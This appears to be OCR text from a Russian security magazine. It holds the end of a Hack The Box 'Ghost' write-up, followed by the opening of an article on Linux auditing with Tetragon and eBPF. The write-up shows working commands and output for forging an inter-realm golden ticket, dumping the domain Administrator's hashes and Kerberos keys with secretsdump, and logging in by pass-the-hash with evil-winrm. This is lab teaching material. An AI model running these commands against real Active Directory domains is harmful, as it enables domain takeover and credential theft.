Object ID: S-1-5-21-4084500788-938703357-3654145966-500
ACL Inheritance Denied: TRUE
Admin Count: TRUE
Allows Unconstrained Delegation: FALSE
Created: 2024-01-30 20:26 GMT+3 (GMT+0300)
Description: Built-in account for administering the computer/domain
Distinguished Name: CN=ADMINISTRATOR,CN=USERS,DC=GHOST,DC=HTB
Do Not Require Pre-Authentication: FALSE
Domain FQDN: GHOST.HTB
Domain SID: S-1-5-21-4084500788-938703357-3654145966
Enabled: TRUE

Информация об учетной записи трастового домена

Теперь с помощью **ticketer.py** создадим междоменный золотой билет для несуществующего пользователя `fake_admin`. При этом в билете будет добавлен SID группы «Администраторы предприятия».

```
ticketer.py -nthash 8336b1a09e8c242d272d3762b95c0e5e -domain-sid S-1-
5-21-2034262909-2733679486-179904498 -extra-sid S-1-5-21-4084500788-
938703357-3654145966-519 -spn krbtgt/GHOST.HTB -domain corp.GHOST.
HTB fake_admin
```




```
ticketer.py -nthash 8336b1a09e8c242d272d3762b95c0e5e -domain-sid S-1-5-21-2034262909-2733679486-179904498 -extra-sid S-1-5-21-4084500788-938703357-3654145966-519 -spn krbtgt/GHOST.HTB -domain corp.GHOST.HTB fake_admin
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.GHOST.HTB/fake_admin
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
```

Создание золотого билета

С созданным билетом TGT получаем TGS для службы CIFS на контроллере родительского домена.

```
KRB5CCNAME=fake_admin.ccache getST.py -k -no-pass -spn CIFS/DC01.
GHOST.HTB GHOST.HTB/fake_admin@GHOST.HTB
```




```
KRB5CCNAME=fake_admin.ccache getST.py -k -no-pass -spn CIFS/DC01.GHOST.HTB GHOST.HTB/fake_admin@GHOST.HTB 2>/dev/null
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Getting ST for user
[*] Saving ticket in fake_admin@GHOST.HTB@CIFS_DC01.GHOST.HTB@GHOST.HTB.ccache
```

Получение TGS-билета

Так как в скриптах **impacket** атака AnySPN, которая заключается в замене SPN внутри билета, производится автоматически, сдампим учетные данные пользователя Administrator с контроллера родительского домена с полученным ранее билетом.

```
KRB5CCNAME=fake_admin@GHOST.HTB@CIFS_DC01.GHOST.HTB@GHOST.HTB.ccache
secretsdump.py -k -no-pass fake_admin@DC01.GHOST.HTB -just-dc-user
'ghost/Administrator'
```




```
KRB5CCNAME=fake_admin@GHOST.HTB@CIFS_DC01.GHOST.HTB@GHOST.HTB.ccache secretsdump.py -k -no-pass fake_admin@DC01.GHOST.HTB -just-dc-user 'ghost/Administrator' 2>/dev/null
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1cdb17d5c14ff69e7067cffcc9e470bd:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:83d3226d3b2b12e89df0470c2c245fec1de69ee73195d907ed49c125a925ee76
Administrator:aes128-cts-hmac-sha1-96:44ca6c3d49fe2089d5dc5fe4f4a9f8cb
Administrator:des-cbc-md5:9de66dcbcbf8ae92
[*] Cleaning up...
```

Дамп учетных данных

Осталось подключиться к DC01 по WinRM и забрать последний флаг.

```
evil-winrm -u 'Administrator' -H 1cdb17d5c14ff69e7067cffcc9e470bd -i
10.10.11.24
```



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ghost\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
44aefcaaf5092df9c3d6a94444af1656
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Флаг рута

Машина захвачена!

АУДИТ ПО-ВЗРОСЛОМУ

Применяем Tetragon на практике (и убеждаемся в силе eBPF)

Борис Осепов
Специалист ИБ. Увлекаюсь средствами анализа вредоносного ПО.
Люблю проверять маркетинговые заявления на практике :)

Александр Мессерле
ИБтивист. Исследую в ИБ то, что движется.
То, что не движется, кладу в песочницу.

На дворе весна, хочется чего-то легкого, свежего и нового. Вот, например, свежая идея: нельзя ли вести логи в Linux, не прописывая для auditd сто тысяч раз пути к критичным конфигам и исполняемым файлам? Рядом девопсеры обсуждали Cilium и какой-то Tetragon, который может писать логи в JSON. Мы решили тоже попробовать!

Tetragon основан на eBPF — это технология, встроенная в ядро Linux, которая позволяет безопасно и эффективно запускать мини-программы прямо в ядре. Благодаря этому eBPF-инструменты, как правило, быстрее и потребляют меньше ресурсов, чем классические решения вроде закостенелого auditd.

Тот, кто хотя бы раз настраивал auditd для SOC, наверняка сталкивался с самыми разными, в том числе безумными, конфигурациями — например, очень популярный конфиг от Neo23x0 насчитывает более 800 строк. Попытки преодолеть ограничения и адаптироваться под конкретный дистрибутив и архитектуру — та еще морока.

INFO

Сразу оговоримся, что Falco и иные инструменты и подходы мы не рассматриваем, — это тема отдельной статьи.

Tetragon универсален и работает на множестве платформ, написан на Go, а еще «из коробки» приспособлен к работе с контейнерами. Но информации по нему (а особенно тому, как использовать его эффективно) крайне мало.

Давай вместе разбираться, как можно играться с Tetragon. Бонусом в конце статьи — реальная история о том, почему Tetragon местами лютый вин.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

АУДИТ ПО-ВЗРОСЛОМУ


ПРИМЕНЯЕМ TETRAGON НА ПРАКТИКЕ (И УБЕЖДАЕМСЯ В СИЛЕ EBPF)

ОСНОВНЫЕ ПОНЯТИЯ И СХЕМА РАБОТЫ

Начать придется с теории, но мы обойдемся без душных деталей. Итак, внутри у Tetragon технология eBPF. Изначально она была разработана для Linux, но, кстати, и в Microsoft сейчас тоже пилят свою реализацию.

Ядро Linux — это программный слой между приложениями и оборудованием, на котором они работают. Приложения живут в непривилегированном слое, называемом пользовательским пространством, оно не может получить доступ к оборудованию напрямую. Вместо этого приложение делает запросы, используя интерфейс системных вызовов, так называемые syscall, чтобы попросить ядро действовать от его имени.

Этот доступ к оборудованию может включать чтение и запись в файлы, отправку и получение сетевого трафика или даже просто доступ к памяти. Ядро также отвечает за координацию параллельных процессов, позволяя многим приложениям работать одновременно.




Примерная схема работы ядра Linux

eBPF, или Extended Berkeley Packet Filter, — фреймворк, позволяющий пользователям загружать и запускать программы в ядре операционной системы.

А еще BPF — это виртуальная машина внутри Linux, которая выполняет код BPF в режиме ядра. После загрузки программа eBPF прикрепляется к целевой функции ядра, чтобы наш код запускался всякий раз, когда происходит ее вызов. Считай, что это некая прослойка-надзиратель.

Так как это все работает на привилегированном уровне, нужна серьезная безопасность. Поэтому механизм eBPF включает верификатор, который гарантирует, что программа eBPF загружается только в том случае, если ее запуск безопасен. Детали можно посмотреть в документации.

Есть готовые библиотеки для написания своей утилиты с применением eBPF, но лишь на небольшом числе языков. Среди них — C, Go, Rust и Python. Выбор языка усложняется еще и тем, что не для всех языков есть либы, реализующие поддержку libbpf (популярный вариант для обеспечения переносимости программ eBPF между разными версиями ядра). Но мы с тобой не кодеры и будем использовать готовое решение, разработчики которого уже обо всем позаботились.


```
apiVersion: cilium.io/v1
kind: TracingPolicy
metadata:
  name: "monitor-network"
spec:
  kprobes:
  - call: "tcp_connect"
    selectors:
    - matchArgs: { ... }
      matchActions:
      - action: Sigkill
```

```
connect kubernetes /var/lib/rancher/k3 ...
process kubernetes /usr/sbin/ip6tables ...
exit    kubernetes /usr/sbin/ip6tables ...
process kubernetes /proc/self/exe init ...
```

Схема работы приложения Tetragon

Давай разберем основные функциональные компоненты системы.

Политики трассировки (tracing policy) — это для нас основной инструмент работы. Они позволяют настраивать как реакции для мониторинга (логирования), так и активные действия (блокирование доступа, убийство процесса и прочее) на основе заданных критериев. Политики задаются в файлах YAML и складируются в каталог `/etc/tetragon/tetragon.tp.d/`. В качестве критериев могут выступать названия сисколов, вызовы функций ядра, значения вызываемых аргументов. Можно добавлять кастомный текст, который добавится в алерт.

Чтобы составить собственную политику аудита, надо разбираться в принципах работы ядра Linux. Ключевые сущности, на которые можно навесить генерацию событий (или выполнение иных действий), следующие:

- **LSM (Linux Security Modules) BPF**, они же хуки безопасности SELinux/AppArmor. Для их использования необходимо выполнение ряда условий — модули должны быть загружены, включены и прочее. Названия функций можно взять из исходников Linux. Из преимуществ — возможность рассчитывать хеши для файлов и обогащать ими генерируемые события. Обычно в компаниях, где используются политики безопасности, с харденингом и так все неплохо, поэтому движемся дальше.
- **Kprobes** (Kernel probes), или зонды ядра. По сути, дают возможность создания брейк-пойнта перед вызовом инструкции ядра с выполнением произвольного кода. Например, можно заменить аргументы — кстати, не только входные. Но kprobes могут меняться между версиями ядра операционки, что сделает наши политики нестабильными. Чтобы вывести список доступных kprobes, выполни в терминале `cat /proc/kallsyms`. В политиках Tetragon для системных вызовов (syscall) рекомендуется использовать обобщенное название вызова, например вместо значений `do_sys_open`, `__x64_sys_open` или `__ia32_sys_open` в политике можно указывать просто `sys_open`. Tetragon умный, сам разберется и адаптируется под архитектуру, на которой работает.
- **Uprobes**. В целом аналогичны kprobes, только применяются к программам в пространстве пользователя. Здесь работу с uprobes мы рассматривать не будем, поскольку хуки ядра и так дают нам достаточно возможностей для тонкой настройки политик.
- **Tracepoints**. Точки трассировки статически прописаны в ядре. Именно они считаются наиболее удачным вариантом для отслеживания и прикрепления своего кода для отладки. Основное преимущество перед зондами — стабильность между релизами.

Чтобы узнать доступные трейспойнты в своей системе, выполни такую команду:

```
cat /sys/kernel/debug/tracing/available_events
```

Вывод будет в формате «категория:имя»; последнее — как раз то, за что может уцепиться eBPF.

В некоторых системах ряд точек недоступен, проверить их список можно так:

```
cat /sys/kernel/debug/krpobes/blacklist
```

Из минусов трейспойнтов — они есть далеко не для всех функций ядра, и, если нужного нет, придется смотреть в сторону kprobes.

К чему в итоге лучше хукаться и как посмотреть все позиции данного меню? При выборе между названием syscall, функции ядра, kprobe и tracepoint предпочтительнее ориентироваться на трейспойнты, поскольку они имеют более стабильный интерфейс, чем элементы ядра. Функции ядра могут периодически меняться, что в долгосрочной перспективе может привести к проблемам. Если совсем лень разбираться, можно просто грепать в выводе утилиты bpftrace: `bpftrace -l` — она покажет просто **всё**, за что можно зацепиться.


Мы в статье будем использовать микс на основе отдельных сисколов и функций ядра. Это обеспечит плавный переход от auditd (который сравнительно известен) к применению eBPF на основе kprobes и tracepoints.

Шпаргалка по хукам

Чтобы упростить себе и коллегам жизнь, мы составили таблицу по самым популярным или интересным активностям, которые обычно хотят видеть безопасники. В таблице мы свели имена отдельных сисколов, как их привыкли записывать в правилах auditd. Рядом указываем названия функций ядра, сопоставляемых с данными сисколов, — это уже можно пытаться использовать в eBPF-решениях, в том числе в Tetragon.

В качестве бонуса приводим некоторые kprobes и ближайшие tracepoints. Ты можешь приаттачиться почти к любой функции ядра — просто глянь, сколько их (в системе должен быть зарегистрирован kprobe):

```
cat /sys/kernel/debug/krpobes/list
```



№	Название хотелки	Связанные SYSCALL auditd	Функция ядра (x64)	kprobes	tracepoints	Вариант Tetragon
1	Запуск процесса	execve, execveat	__x64_sys_execve/ptregs, __x64_sys_execveat/ptregs	sys_enter_execve, sys_enter_execveat	sys_exit_execveat, sys_enter_execveat, sys_exit_execve, sys_enter_execve	Есть в Tetragon из коробки (sys_execve)
2	Создание сетевого соединения	socket, connect	__x64_sys_socket, __x64_sys_connect	tcp_v4_connect, tcp_v6_connect, tcp_set_state, tcp_close, inet_csk_accept	sys_enter_socket, sys_enter_connect	krpobes:tcp_connect, kprobes:security_socket_connect
3	Создание файла	open, openat, socket, memfd_create, mkdir,link,symlink,mkdirat	__x64_sys_open, __x64_sys_openat, __x64_sys_socket, __x64_sys_memfd_create, __x64_sys_mkdir, __x64_sys_link, __x64_sys_symlink, __x64_sys_mkdirat	fd_install	sys_enter_open, sys_enter_openat, sys_enter_socket, sys_enter_memfd_create, sys_enter_mkdir, sys_enter_link, sys_enter_symlink,sys_enter_mkdirat	krpobes:fd_install
